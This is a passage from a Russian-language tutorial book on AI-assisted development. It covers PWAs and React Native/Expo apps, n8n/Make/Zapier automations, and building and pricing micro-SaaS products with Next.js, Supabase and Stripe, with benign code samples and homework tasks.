Минусы PWA

Минус	Описание
Ограничения iOS	Apple ограничивает возможности PWA
Нет в App Store	Некоторые клиенты хотят "настоящее" приложение
Нет доступа к NFC, Bluetooth	Ограниченный доступ к аппаратным API

Как сделать PWA

Любой сайт на Next.js можно превратить в PWA за 15 минут. Нужно:

1. manifest.json (Web App Manifest)

```
{
  "name": "Мой Сервис",
  "short_name": "Сервис",
  "description": "Описание приложения",
  "start_url": "/",
  "display": "standalone",
  "background_color": "#ffffff",
  "theme_color": "#4285f4",
  "icons": [
    {
      "src": "/icons/icon-192.png",
      "sizes": "192x192",
      "type": "image/png"
    },
    {
      "src": "/icons/icon-512.png",
      "sizes": "512x512",
      "type": "image/png"
    }
  ]
}
```

2. Service Worker (для офлайн-работы)

```
// public/sw.js
const CACHE_NAME = 'my-app-v1';
const urlsToCache = [
  '/',
  '/styles.css',
```

```
  '/script.js',
  '/icons/icon-192.png'
];

// Кэшируем при установке
self.addEventListener('install', (event) => {
  event.waitUntil(
    caches.open(CACHE_NAME)
      .then((cache) => cache.addAll(urlsToCache))
  );
});

// Отдаём из кэша или из сети
self.addEventListener('fetch', (event) => {
  event.respondWith(
    caches.match(event.request)
      .then((response) => response || fetch(event.request))
  );
});
```

3. Регистрация Service Worker

```
<script>
  if ('serviceWorker' in navigator) {
    navigator.serviceWorker.register('/sw.js');
  }
</script>
```

4. Meta-теги

```
<link rel="manifest" href="/manifest.json">
<meta name="theme-color" content="#4285f4">
<meta name="apple-mobile-web-app-capable" content="yes">
<meta name="apple-mobile-web-app-status-bar-style" content="default">
<link rel="apple-touch-icon" href="/icons/icon-192.png">
```

Next.js + PWA

Для Next.js есть готовый пакет:

```
npm install next-pwa
// next.config.js
const withPWA = require('next-pwa')({
  dest: 'public',
  disable: process.env.NODE_ENV === 'development'
});

module.exports = withPWA({
  // ваша обычная конфигурация
});
```

После этого ваш Next.js сайт -- полноценное PWA. Пользователь открывает в браузере, нажимает "Добавить на экран", и на рабочем столе появляется иконка приложения.

Подход 2: React Native + Expo

Что такое React Native

React Native -- это фреймворк от Meta (Facebook), который позволяет писать нативные мобильные приложения на JavaScript/React. Один код компилируется в настоящие iOS и Android приложения.

Что такое Expo

Expo -- это платформа поверх React Native, которая упрощает всё: создание, тестирование, сборку и публикацию. С Expo не нужен Xcode или Android Studio для начала работы.

Преимущества React Native + Expo

Плюс	Описание
Один код	JavaScript/React → iOS + Android
Нативный интерфейс	Использует реальные компоненты ОС
Знакомый React	Если знаете React для веба -- знаете 80%
Expo Go	Тестируете на телефоне без сборки
EAS Build	Облачная сборка без Mac

Быстрый старт с Expo

```
# Создание проекта
npx create-expo-app my-app
cd my-app

# Запуск
npx expo start
```

На экране появится QR-код. Сканируете его телефоном через приложение Expo Go -- и ваше приложение запускается на реальном устройстве. Без симулятора, без сборки.

Пример: простое приложение

```
// App.js
import { useState } from 'react';
import {
  StyleSheet,
  Text,
  View,
  TextInput,
  TouchableOpacity,
  ScrollView,
  ActivityIndicator
} from 'react-native';

export default function App() {
  const [question, setQuestion] = useState('');
  const [answer, setAnswer] = useState('');
  const [loading, setLoading] = useState(false);

  const askAI = async () => {
    setLoading(true);
    try {
      const response = await fetch('https://api.openai.com/v1/chat/completions', {
        method: 'POST',
        headers: {
```

```
          'Content-Type': 'application/json',
          'Authorization': 'Bearer YOUR_API_KEY'
        },
        body: JSON.stringify({
          model: 'gpt-4o-mini',
          messages: [{ role: 'user', content: question }]
        })
      });
      const data = await response.json();
      setAnswer(data.choices[0].message.content);
    } catch (error) {
      setAnswer('Ошибка: ' + error.message);
    }
    setLoading(false);
  };

  return (
    <View style={styles.container}>
      <Text style={styles.title}>AI Ассистент</Text>

      <TextInput
        style={styles.input}
        placeholder="Задайте вопрос..."
        value={question}
        onChangeText={setQuestion}
        multiline
      />

      <TouchableOpacity style={styles.button} onPress={askAI}>
        <Text style={styles.buttonText}>Спросить AI</Text>
      </TouchableOpacity>

      {loading && <ActivityIndicator size="large" color="#4285f4" />}

      <ScrollView style={styles.answerContainer}>
        <Text style={styles.answer}>{answer}</Text>
      </ScrollView>
    </View>
  );
}

const styles = StyleSheet.create({
  container: {
    flex: 1,
    padding: 20,
    paddingTop: 60,
    backgroundColor: '#f5f5f5'
  },
  title: {
    fontSize: 28,
    fontWeight: 'bold',
    textAlign: 'center',
    marginBottom: 20
  },
  input: {
```

```
    backgroundColor: 'white',
    borderRadius: 12,
    padding: 16,
    fontSize: 16,
    minHeight: 80,
    borderWidth: 1,
    borderColor: '#ddd'
  },
  button: {
    backgroundColor: '#4285f4',
    borderRadius: 12,
    padding: 16,
    marginTop: 12,
    alignItems: 'center'
  },
  buttonText: {
    color: 'white',
    fontSize: 16,
    fontWeight: '600'
  },
  answerContainer: {
    marginTop: 16,
    flex: 1
  },
  answer: {
    fontSize: 16,
    lineHeight: 24,
    color: '#333'
  }
});
```

Отличия от веб-React

Веб (React)	Мобилка (React Native)
`<div>`	`<View>`
`<p>`, `<span>`	`<Text>`
`<input>`	`<TextInput>`
`<button>`	`<TouchableOpacity>`
`<img>`	`<Image>`
`<ul>` / `<li>`	`<FlatList>`
CSS файлы	`StyleSheet.create()`
`className`	`style`

Навигация между экранами

```
// npm install @react-navigation/native @react-navigation/stack

import { NavigationContainer } from '@react-navigation/native';
import { createStackNavigator } from '@react-navigation/stack';

const Stack = createStackNavigator();

function HomeScreen({ navigation }) {
```

```
  return (
    <View>
      <Text>Главная</Text>
      <TouchableOpacity onPress={() => navigation.navigate('Profile')}>
        <Text>Перейти в профиль</Text>
      </TouchableOpacity>
    </View>
  );
}

function ProfileScreen() {
  return (
    <View>
      <Text>Профиль пользователя</Text>
    </View>
  );
}

export default function App() {
  return (
    <NavigationContainer>
      <Stack.Navigator>
        <Stack.Screen name="Home" component={HomeScreen} />
        <Stack.Screen name="Profile" component={ProfileScreen} />
      </Stack.Navigator>
    </NavigationContainer>
  );
}
```

Вайбкодинг мобилки через промпты

Промпт для создания мобильного приложения

```
Создай мобильное приложение на React Native + Expo.

Приложение: трекер привычек.

Экраны:
1. Главный -- список привычек с чекбоксами
2. Добавление привычки -- форма с названием и частотой
3. Статистика -- график выполнения за неделю

Дизайн:
- Минималистичный, как Apple
- Цвета: белый фон, синие акценты (#4285f4)
- Скругленные карточки с тенями
- Нижняя навигация (tab bar)

Используй:
- AsyncStorage для хранения данных
- React Navigation для навигации
- Expo Vector Icons для иконок
```

Промпт для стилизации

```
Перепиши стили этого компонента. Сделай их:
- Современными (2024+ дизайн)
- С плавными скруглениями (borderRadius: 16)
- С мягкими тенями
- С достаточными отступами (padding: 20)
- Шрифты: заголовки 24px bold, текст 16px regular
```

Публикация в App Store и Google Play

Google Play

1. Зарегистрируйте аккаунт разработчика: **$25** (одноразово)
2. Соберите APK/AAB через EAS Build: `eas build --platform android`
3. Загрузите в Google Play Console
4. Заполните описание, скриншоты, рейтинг контента
5. Модерация: **1-3 дня**

App Store

1. Зарегистрируйте Apple Developer Account: **$99/год**
2. Соберите IPA через EAS Build: `eas build --platform ios`
3. Загрузите через App Store Connect
4. Заполните описание, скриншоты, Privacy Policy
5. Модерация: **1-7 дней** (строже, чем Google)

EAS Build (Expo Application Services)

```
# Установка
npm install -g eas-cli

# Настройка
eas build:configure

# Сборка для Android
eas build --platform android

# Сборка для iOS (не нужен Mac!)
eas build --platform ios

# Сборка для обеих платформ
eas build --platform all
```

Облачная сборка решает главную проблему: для iOS-приложения нужен Mac с Xcode. EAS Build собирает в облаке -- вам Mac не нужен.

Стоимость EAS: 30 бесплатных билдов в месяц. Более чем достаточно.

Какой подход выбрать

Критерий	PWA	React Native + Expo
Сложность	Низкая	Средняя
Время разработки	1-2 дня	3-7 дней

Критерий	PWA	React Native + Expo
Стоимость публикации	$0	$25 (Android) + $99/год (iOS)
Возможности	Ограничены	Полные нативные API
Производительность	Хорошая	Отличная
Доступ к камере, GPS	Через браузер (ограничен)	Полный
App Store / Play Store	Нет	Да
Для клиента	"Сайт на телефоне"	"Настоящее приложение"

Рекомендация: - PWA -- для MVP, простых сервисов, когда app store не нужен - React Native + Expo -- когда клиент хочет "приложение в App Store"

Практические примеры

Пример 1: Приложение для доставки еды (PWA)

Каталог, корзина, оформление заказа, отслеживание. PWA с push-уведомлениями. Разработка: 3-5 дней. Цена: $1000-2000.

Пример 2: Фитнес-трекер (React Native)

Трекер тренировок, таймер, статистика, интеграция с Apple Health. Разработка: 5-10 дней. Цена: $2000-5000.

Пример 3: Корпоративный чат-бот (PWA)

AI-ассистент для компании. Ответы на вопросы, поиск по базе знаний. PWA + Telegram бот. Разработка: 2-4 дня. Цена: $800-1500.

Частые ошибки

1. **Начинать с React Native без опыта React.** Сначала освойте React для веба, потом переходите на мобилку. Концепции одинаковые.
2. **Игнорировать PWA.** Не каждому проекту нужно нативное приложение. PWA дешевле, быстрее и часто достаточно.
3. **Забывать про разные размеры экранов.** Тестируйте на маленьких (iPhone SE) и больших (iPad) экранах. Используйте flex layout.
4. **Хранить API-ключи в коде приложения.** Мобильное приложение можно декомпилировать. API-ключи должны быть на сервере, а приложение обращается к вашему бэкенду.
5. **Пропускать App Store Guidelines.** Apple строга: нет приватности -- нет публикации. Читайте правила перед отправкой.
6. **Не тестировать на реальных устройствах.** Симулятор не показывает реальную производительность и UX. Всегда тестируйте на телефоне.

Домашнее задание

Задание 1: PWA

Превратите один из своих предыдущих проектов (лендинг, приложение) в PWA. Добавьте manifest.json и service worker. Установите на телефон через "Добавить на экран".

Задание 2: React Native

Создайте приложение на Expo: список задач с возможностью добавления, удаления и отметки. Протестируйте через Expo Go на своём телефоне.

Задание 3: AI-мобилка

Создайте мобильное приложение с интеграцией AI. Поле ввода, кнопка, ответ от ChatGPT/Claude. Выберите формат (PWA или Expo) и обоснуйте выбор.

Итоги

- Мобильные приложения без Swift и Kotlin -- реальность 2024+
- PWA превращает сайт в приложение за 15 минут, бесплатно
- React Native + Expo позволяет один код запускать на iOS и Android
- EAS Build собирает iOS-приложение без Mac
- Вайбкодинг ускоряет мобильную разработку в 3-5 раз
- Средний чек за мобильное приложение: $1000-5000
- Начинайте с PWA, переходите на React Native когда нужен app store

---

Глава 24. Автоматизации: n8n, Make, Zapier

Введение

Автоматизация -- это когда компьютер делает рутинную работу вместо человека. Получил email -- создал задачу в CRM. Заполнили форму на сайте -- отправилось уведомление в Telegram. Новый заказ -- обновилась таблица в Google Sheets.

Бизнес тратит тысячи долларов на ручную работу, которую можно автоматизировать за пару часов. И для этого не нужно писать код. No-code платформы -- n8n, Make, Zapier -- позволяют собирать автоматизации визуально, перетаскивая блоки мышкой.

Для вайбкодера это идеальная услуга: быстро, наглядно, и клиент сразу видит результат.

Что такое no-code автоматизация

Концепция

Автоматизация строится из трёх элементов:

1. **Триггер** -- событие, которое запускает процесс (новый email, заполнена форма, наступило время)
2. **Действия** -- что делать (отправить сообщение, создать запись, обновить таблицу)
3. **Условия** -- когда делать (если сумма > 1000, если статус = "новый")

Пример автоматизации

```
Триггер: Клиент заполнил форму на сайте
  → Действие 1: Создать контакт в CRM
  → Действие 2: Отправить email клиенту "Спасибо за заявку"
  → Действие 3: Отправить уведомление менеджеру в Telegram
  → Действие 4: Добавить строку в Google Sheets
```

Без автоматизации менеджер делает это вручную 50 раз в день. С автоматизацией -- всё происходит за 2 секунды, без участия человека.

Платформы автоматизации

Сравнение платформ

Критерий	Zapier	Make (ex-Integromat)	n8n
Тип	Облако	Облако	Open source / self-hosted
Цена	от $20/мес	от $9/мес	Бесплатно (self-hosted)
Бесплатный план	100 задач/мес	1000 операций/мес	Безлимит
Интеграции	7000+	1500+	400+ (+ HTTP-запросы)
Сложность	Простой	Средний	Средний
AI-ноды	Да	Да	Да
Self-hosted	Нет	Нет	Да
Лучше для	Быстрый старт	Баланс цена/фичи	Полный контроль

---

n8n: опенсорс-платформа

Почему n8n

n8n -- это open-source платформа автоматизации. Главное преимущество -- можно установить на свой сервер и использовать бесплатно, без ограничений. Нет лимитов на количество автоматизаций, нет платы за операции.

Установка n8n

```
# Через Docker (рекомендуется)
docker run -d \
  --name n8n \
  -p 5678:5678 \
  -v n8n_data:/home/node/.n8n \
  -e N8N_BASIC_AUTH_ACTIVE=true \
  -e N8N_BASIC_AUTH_USER=admin \
  -e N8N_BASIC_AUTH_PASSWORD=your_password \
  n8nio/n8n

# Доступен по адресу http://localhost:5678
# Или через npm
npm install -g n8n
n8n start
```

Интерфейс n8n

n8n имеет визуальный редактор workflow. Вы перетаскиваете ноды (блоки), соединяете их стрелками и настраиваете параметры. Каждый нод -- это действие: получить данные, отправить сообщение, обработать текст.

Основные ноды

Категория	Ноды
Триггеры	Webhook, Schedule, Email Trigger, Telegram Trigger
Коммуникации	Telegram, Slack, Discord, Email, SMS
Данные	Google Sheets, Airtable, PostgreSQL, MySQL
CRM	HubSpot, Salesforce, Notion
AI	OpenAI, Anthropic Claude, Google Gemini
Файлы	Google Drive, Dropbox, S3

Категория	Ноды
Утилиты	HTTP Request, Code, IF, Switch, Merge

Практические сценарии

Сценарий 1: Форма на сайте → CRM + Telegram

```
[Webhook] → [Google Sheets: добавить строку] → [Telegram: отправить уведомление]
                                                → [Email: отправить автоответ]
```

Настройка Webhook в n8n: 1. Добавьте нод "Webhook" 2. Скопируйте URL вебхука 3. На сайте отправляйте данные формы на этот URL

```
// На вашем сайте (форма)
async function submitForm(data) {
  await fetch('https://your-n8n.com/webhook/form-submission', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({
      name: data.name,
      email: data.email,
      phone: data.phone,
      message: data.message
    })
  });
}
```

Настройка Telegram-нода: 1. Создайте бота через BotFather 2. Получите chat_id группы (через @userinfobot) 3. В n8n: Telegram → Send Message → указать chat_id

Сценарий 2: Email → AI-обработка → ответ

```
[Email Trigger] → [OpenAI: классифицировать] → [IF: тип запроса]
                                                ├→ "жалоба" → [Email: ответ + уведомление менеджеру]
                                                ├→ "вопрос" → [OpenAI: сгенерировать ответ] → [Email: ответ]
                                                └→ "спам" → [Google Sheets: логировать]
```

Сценарий 3: Ежедневный AI-дайджест

```
[Schedule: каждый день 9:00] → [HTTP Request: получить новости]
                                → [OpenAI: резюмировать]
                                → [Telegram: отправить дайджест]
```

Сценарий 4: Мониторинг цен конкурентов

```
[Schedule: каждые 6 часов] → [HTTP Request: парсить сайт]
                            → [Code: извлечь цены]
                            → [IF: цена изменилась]
                              → [Google Sheets: записать]
                              → [Telegram: уведомить]
```

AI-ноды: GPT и Claude внутри автоматизации

OpenAI нод в n8n

Позволяет использовать ChatGPT прямо в workflow:

- **Классификация текста:** определить тип обращения (жалоба, вопрос, заказ)
- **Генерация ответов:** автоматические ответы на типовые вопросы
- **Резюмирование:** краткое изложение длинных текстов
- **Перевод:** автоматический перевод контента
- **Извлечение данных:** из письма извлечь имя, email, номер заказа

Пример: AI-классификация заявок

```
Системный промпт:
"Ты классификатор заявок. Определи тип обращения.
Ответь ОДНИМ словом: 'заказ', 'вопрос', 'жалоба', 'партнёрство', 'спам'.

Заявка: {{$json.message}}"
```

Пример: AI-генерация ответа

```
Системный промпт:
"Ты менеджер компании 'ТехноПро'. Отвечай на вопросы клиентов вежливо и по делу.

Информация о компании:
- Продаём электронику
- Доставка 1-3 дня по России
- Возврат в течение 14 дней
- Работаем с 9 до 21

Вопрос клиента: {{$json.message}}

Напиши ответ на email."
```

Вебхуки

Что такое вебхук

Вебхук -- это URL, на который внешний сервис отправляет данные при событии. Это "обратный API": не вы запрашиваете данные, а данные приходят к вам.

Использование вебхуков

```
Ваш сайт (форма) ──POST──→ n8n Webhook URL ──→ обработка
Stripe (оплата)  ──POST──→ n8n Webhook URL ──→ уведомление
GitHub (push)    ──POST──→ n8n Webhook URL ──→ деплой
```

Настройка вебхука в n8n

1. Добавьте нод "Webhook"
2. Метод: POST
3. Путь: `/form-submission`
4. Результат: URL вида `https://your-n8n.com/webhook/form-submission`
5. Подключите к следующим нодам

Безопасность вебхуков

- Используйте секретный токен в заголовке
- Проверяйте IP отправителя
- Валидируйте входные данные
- Используйте HTTPS

Ценообразование услуг автоматизации

Автоматизация	Время	Цена
Форма → Telegram уведомление	1-2 часа	$100-200
Email → AI-классификация → CRM	3-5 часов	$300-500
Полная CRM-автоматизация	8-15 часов	$500-1500
AI-чатбот + автоматизации	10-20 часов	$1000-3000
Мониторинг + отчёты + уведомления	5-10 часов	$400-800
Обслуживание (ежемесячно)	2-4 часа	$100-300/мес

Практические примеры

Пример 1: Автоматизация для риелтора

- Новая заявка с сайта → CRM + Telegram менеджеру
- Автоответ клиенту с подборкой объектов
- Еженедельный отчёт по заявкам
- Стоимость: $500. Время: 5 часов.

Пример 2: Автоматизация для интернет-магазина

- Новый заказ → уведомление на склад + клиенту
- Изменение статуса → SMS клиенту
- Ежедневный отчёт по продажам
- Стоимость: $800. Время: 8 часов.

Пример 3: AI-обработка отзывов

- Новый отзыв на Google/Яндекс → AI-анализ тональности
- Негативный → срочное уведомление менеджеру
- Позитивный → автоответ "Спасибо"
- Еженедельная сводка
- Стоимость: $600. Время: 6 часов.

Частые ошибки

1. **Начинать с Zapier на платном плане.** Для обучения и первых проектов используйте n8n (бесплатно) или Make (щедрый бесплатный план).
2. **Не тестировать с реальными данными.** Автоматизация работает с тестовыми данными, но ломается на реальных. Тестируйте на реальных сценариях.

3. **Нет обработки ошибок.** Что если API недоступен? Что если данные пришли в неожиданном формате? Добавляйте Error Trigger.
4. **Слишком сложные workflow.** Одна автоматизация на 50 нодов -- это кошмар для поддержки. Разбивайте на несколько простых.
5. **Нет логирования.** Записывайте все действия в Google Sheets или базу данных. Если что-то пойдёт не так, вы сможете отследить.
6. **Забывать про лимиты API.** Каждый сервис имеет rate limits. Если автоматизация отправляет 1000 запросов в минуту -- вас заблокируют.

Домашнее задание

Задание 1: Первая автоматизация

Установите n8n (Docker или npm). Создайте workflow: - Webhook принимает данные формы (имя, email, сообщение) - Отправляет уведомление в Telegram - Записывает в Google Sheets

Задание 2: AI-автоматизация

Добавьте AI-нод в workflow: - Webhook принимает текст - OpenAI классифицирует (вопрос / жалоба / заказ) - В зависимости от типа -- разные действия

Задание 3: Предложение клиенту

Найдите реальный бизнес и опишите 3 автоматизации, которые сэкономят ему время. Посчитайте стоимость и ROI.

Итоги

- Автоматизации -- это огромный рынок: бизнес тратит тысячи часов на рутину
- n8n -- бесплатный open-source инструмент без ограничений
- Вебхуки связывают ваш сайт с автоматизациями
- AI-ноды добавляют интеллект: классификация, генерация, анализ
- Средний чек: $200-1500 за проект + $100-300/мес за обслуживание
- Это идеальная услуга для вайбкодера: быстро, наглядно, ценно для бизнеса

Глава 25. Микро-SaaS: продукт за выходные

Введение

Микро-SaaS -- это маленький онлайн-сервис, который решает одну конкретную проблему для одной конкретной аудитории. Это не CRM на 500 функций. Это простой инструмент, который делает одну вещь хорошо. И за который люди готовы платить $5-50 в месяц.

Почему это идеально для вайбкодера: - Маленький объём работы (MVP за 1-2 выходных) - Пассивный рекуррентный доход (MRR) - Не нужна команда -- один человек может вести продукт - AI-инструменты ускоряют разработку в 5-10 раз

Что такое микро-SaaS

Определение

- **1 функция** -- продукт делает одну вещь, но делает её отлично
- **1 аудитория** -- конкретная ниша (фрилансеры, риелторы, учителя)

- **Подписка** -- ежемесячный платёж ($5-50)
- **Один основатель** -- не нужна команда из 10 человек

Примеры успешных микро-SaaS

Продукт	Что делает	MRR
Carrd.co	Одностраничные сайты	$100K+/мес
Plausible.io	Простая аналитика	$100K+/мес
Buttondown.email	Email-рассылки	$30K+/мес
Excalidraw Plus	Рисование диаграмм	$50K+/мес
Crisp.chat	Чат для сайта	$200K+/мес

Все эти продукты начинались как проект одного человека. Один разработчик, одна идея, одна аудитория.

Микро-SaaS vs обычный SaaS

Критерий	Микро-SaaS	Обычный SaaS
Функции	1-3	50+
Команда	1-2 человека	10-100+
Время до MVP	1-4 недели	3-12 месяцев
Инвестиции	$0-500	$50K-1M+
Целевой MRR	$1K-50K	$100K-10M+
Риск	Низкий	Высокий

---

20 идей микро-SaaS

AI-инструменты

1. **AI-редактор резюме** -- загружаешь резюме, AI улучшает и адаптирует под вакансию ($10/мес)
2. **AI-генератор контент-планов** -- вводишь нишу, получаешь 30 постов с текстами ($15/мес)
3. **AI-ассистент для email** -- пишет ответы на email в твоём стиле ($10/мес)
4. **AI-анализатор договоров** -- загружаешь договор, получаешь список рисков ($20/мес)
5. **AI-переводчик документов** -- перевод с сохранением форматирования ($15/мес)

Инструменты для бизнеса

1. **Генератор счетов** -- создаёшь и отправляешь счета, трекинг оплат ($10/мес)
2. **Планировщик соцсетей** -- расписание постов для 1-2 платформ ($8/мес)
3. **Трекер привычек для команд** -- команда отмечает ежедневные активности ($5/чел/мес)
4. **Мониторинг uptime сайтов** -- проверяет доступность, уведомляет при падении ($10/мес)
5. **Генератор QR-кодов с аналитикой** -- создание QR + статистика сканирований ($8/мес)

Инструменты для фрилансеров

1. **Таймтрекер с AI-отчётами** -- трекаешь время, AI генерирует отчёт клиенту ($10/мес)
2. **Портфолио-конструктор** -- создаёшь красивое портфолио за 5 минут ($5/мес)
3. **Калькулятор стоимости проектов** -- вводишь параметры, получаешь цену + КП ($8/мес)
4. **Автоматические follow-up email** -- напоминания клиентам, которые не ответили ($10/мес)

Нишевые инструменты

1. **Калькулятор калорий с AI** -- фото еды → калории + БЖУ ($7/мес)
2. **Генератор описаний для маркетплейсов** -- AI пишет описания товаров ($15/мес)
3. **Трекер цен конкурентов** -- мониторит цены, уведомляет об изменениях ($20/мес)
4. **Конвертер форматов** -- PDF, DOCX, XLSX, CSV -- всё во всё ($5/мес)
5. **Генератор политики конфиденциальности** -- вводишь данные, получаешь готовый документ ($3/мес)
6. **Бот для расшифровки аудио** -- загружаешь запись, получаешь текст ($10/мес)

Валидация идеи

Почему валидация важнее разработки

90% стартапов проваливаются не потому, что плохой продукт, а потому что нет спроса. Прежде чем писать код -- проверьте, что людям это нужно.

Шаг 1: Landing page (1 день)

Создайте простую страницу: - Заголовок: проблема, которую решаете - Описание: как решаете - CTA: "Записаться в лист ожидания" (email) - Социальное доказательство (даже "уже 50 человек записались")

```
Промпт для Claude:
"Создай лендинг для сервиса [название].
Сервис [что делает] для [кого].
Основная боль: [проблема].
Дизайн: минималистичный, одна страница, форма для email."
```

Шаг 2: Waitlist (1-2 недели)

Соберите 50-100 email-адресов. Способы: - Поделиться в Twitter/X, Reddit, ProductHunt - Написать в тематические Telegram-чаты - Запустить рекламу ($20-50 бюджет)

Шаг 3: Первые платящие (2-4 недели)

Если собрали 100+ email -- делайте MVP. Запустите с базовой функцией и предложите ранний доступ со скидкой.

Правило: 50 email = стоит делать

Количество email	Решение
0-10	Идея не зашла. Попробуйте другую
10-50	Есть интерес. Доработайте позиционирование
50-100	Хороший сигнал. Делайте MVP
100+	Отличный спрос. Запускайте!

Стек для микро-SaaS

Рекомендуемый стек

```
Frontend:   Next.js (React)
Backend:    Next.js API Routes / Server Actions
Database:   Supabase (PostgreSQL + Auth + Storage)
Payments:   Stripe (или LemonSqueezy)
```

```
Hosting:    Vercel
AI:         OpenAI API / Anthropic API
Email:      Resend
Analytics:  Plausible / Vercel Analytics
```

Почему этот стек

Компонент	Почему
Next.js	Fullstack в одном проекте, быстрый старт
Supabase	БД + авторизация + файлы = бесплатно до 50K MAU
Stripe	Стандарт для платежей, 2.9% + $0.30
Vercel	Бесплатный хостинг, автодеплой из git
Resend	Транзакционные email, 3000 бесплатно/мес

Стоимость запуска

Статья	Стоимость
Домен	$10-15/год
Vercel	$0 (hobby) или $20/мес (pro)
Supabase	$0 (free tier) или $25/мес (pro)
OpenAI API	$5-20/мес (зависит от объёма)
Stripe	2.9% + $0.30 с транзакции
Resend	$0 (до 3000 email/мес)
Итого	**$10-60/мес**

Подключение платежей (Stripe)

Быстрый старт со Stripe

```
// 1. Установка
// npm install stripe @stripe/stripe-js

// 2. Создание checkout-сессии (серверная часть)
// app/api/checkout/route.js

import Stripe from 'stripe';
const stripe = new Stripe(process.env.STRIPE_SECRET_KEY);

export async function POST(request) {
  const { priceId } = await request.json();

  const session = await stripe.checkout.sessions.create({
    mode: 'subscription',
    payment_method_types: ['card'],
    line_items: [{ price: priceId, quantity: 1 }],
    success_url: `${process.env.NEXT_PUBLIC_URL}/success`,
    cancel_url: `${process.env.NEXT_PUBLIC_URL}/pricing`,
  });
```

```
  return Response.json({ url: session.url });
}
// 3. Кнопка оплаты (клиентская часть)
function PricingButton({ priceId }) {
  const handleCheckout = async () => {
    const response = await fetch('/api/checkout', {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ priceId })
    });
    const { url } = await response.json();
    window.location.href = url;  // Редирект на Stripe
  };

  return <button onClick={handleCheckout}>Подписаться</button>;
}
```

Альтернатива: LemonSqueezy

Проще Stripe. Выступает как Merchant of Record (берёт на себя налоги). Идеален для indie-разработчиков:

```
<!-- Просто ссылка -->
<a href="https://yourstore.lemonsqueezy.com/checkout/buy/xxx">
  Купить $10/мес
</a>
```

Маркетинг микро-SaaS

Product Hunt

- Крупнейшая площадка для запуска продуктов
- Один хороший запуск = 500-2000 посетителей в день
- Подготовка: тизер, скриншоты, описание, первые пользователи для upvote
- Лучший день для запуска: вторник или среда

Twitter/X

- Документируйте процесс создания (#buildinpublic)
- Делитесь метриками: "День 7. 50 пользователей, $200 MRR"
- Публикуйте полезный контент по теме продукта
- Один вирусный твит = 100-500 регистраций

Reddit

- Найдите 3-5 сабреддитов по вашей нише
- Будьте полезны: отвечайте на вопросы, делитесь знаниями
- Упоминайте продукт естественно, не спамьте
- r/SaaS, r/microsaas, r/indiehackers

SEO и контент

- Блог на сайте: 5-10 статей по ключевым запросам
- AI пишет статьи, вы редактируете
- Через 2-3 месяца -- органический трафик из Google

- Это самый стабильный канал в долгосрочной перспективе

Юнит-экономика

Ключевые метрики

Метрика	Что измеряет	Целевое значение
MRR	Monthly Recurring Revenue	Растёт каждый месяц
CAC	Customer Acquisition Cost	< 1/3 LTV
LTV	Lifetime Value клиента	> 3x CAC
Churn	Процент уходящих в месяц	< 5%
ARPU	Средний доход на пользователя	$10-30

Как считать

`LTV = ARPU / Churn`

Пример: `$15/мес / 5% = $300`

`CAC = расходы на маркетинг / новые клиенты`

Пример: `$200 / 20 = $10`

`LTV/CAC = $300 / $10 = 30x (отлично!)`

Пример финансовой модели

`Месяц 1:  10 клиентов x $15 = $150 MRR`

`Месяц 3:  40 клиентов x $15 = $600 MRR`

`Месяц 6:  100 клиентов x $15 = $1,500 MRR`

`Месяц 12: 250 клиентов x $15 = $3,750 MRR`

Расходы: `$60/мес (хостинг + API)`

`Чистая прибыль (мес 12): $3,690/мес`

Практические примеры

Пример 1: AI-редактор резюме

- Стек: Next.js + Supabase + OpenAI + Stripe
- MVP: загрузка PDF, AI-анализ, рекомендации
- Цена: $10/мес или $5 за одно резюме
- Разработка MVP: 2 выходных дня
- Целевая аудитория: соискатели (LinkedIn, Reddit r/resumes)

Пример 2: Мониторинг uptime

- Стек: Next.js + Supabase + Vercel Cron + Resend
- MVP: добавить URL, проверка каждые 5 минут, email при падении
- Цена: бесплатно (3 сайта), $10/мес (20 сайтов), $25/мес (100 сайтов)
- Разработка MVP: 1 выходной день
- Целевая аудитория: владельцы сайтов, фрилансеры

Пример 3: Генератор описаний для маркетплейсов

- Стек: Next.js + OpenAI + Stripe
- MVP: вводишь название товара и характеристики, AI генерирует описание для Wildberries/Ozon
- Цена: $15/мес (50 описаний), $30/мес (безлимит)
- Разработка MVP: 1 выходной день
- Целевая аудитория: продавцы на маркетплейсах

Частые ошибки

1. **Строить продукт без валидации.** Не тратьте 2 месяца на разработку. Сначала лендинг и waitlist. Нет спроса -- нет смысла.
2. **Слишком много функций в MVP.** MVP -- это одна функция, которая решает одну проблему. Всё остальное -- потом, после обратной связи.
3. **Нет ценообразования с первого дня.** Бесплатный продукт -- это не бизнес. Ставьте цену с самого начала. Если не готовы платить -- продукт не решает реальную проблему.
4. **Игнорирование churn.** Привлекать новых клиентов бессмысленно, если старые уходят. Сначала retention, потом growth.
5. **Перфекционизм.** Лучше запустить сырой продукт завтра, чем идеальный -- никогда. Пользователи простят баги, если продукт решает их проблему.
6. **Нет обратной связи.** Добавьте чат-виджет, email для обратной связи, опросы. Слушайте пользователей -- они скажут, что делать дальше.

Домашнее задание

Задание 1: Выберите идею

Из списка 20 идей (или придумайте свою) выберите одну. Критерии: - Вы понимаете проблему - Вы знаете, кто целевая аудитория - Вы можете сделать MVP за 2 дня

Задание 2: Лендинг + Waitlist

Создайте лендинг с формой для email. Разместите его и попробуйте собрать 20 email.

Задание 3: MVP

Если собрали email -- создайте MVP. Одна функция, базовый интерфейс. Подключите Stripe. Предложите ранний доступ за $5/мес.

Итоги

- Микро-SaaS -- одна функция, одна аудитория, одна подписка
- Валидация до разработки: лендинг → waitlist → первые платящие
- Стек: Next.js + Supabase + Stripe + Vercel = запуск за $10-60/мес
- Маркетинг: Product Hunt, Twitter #buildinpublic, Reddit, SEO
- Юнит-экономика: следите за MRR, CAC, LTV, Churn
- 250 клиентов по $15 = $3,750/мес пассивного дохода
- Начните с малого, итерируйте быстро, слушайте пользователей

Глава 26. Фриланс на вайбкодинге

Введение

Фриланс -- самый быстрый способ начать зарабатывать на вайбкодинге. Не нужен продукт, не нужна команда, не нужны инвестиции. Нужны навыки, портфолио и умение себя продавать.

Рынок веб-разработки на фрилансе огромен. Только на Upwork ежегодно размещается миллионы проектов. И с AI-инструментами вы можете делать работу в 3-5 раз быстрее обычного разработчика -- при этом брать ту же цену.

В этом уроке: позиционирование, портфолио, площадки, ценообразование и процесс работы с клиентом.

Позиционирование: кто вы на рынке

Проблема "я делаю всё"

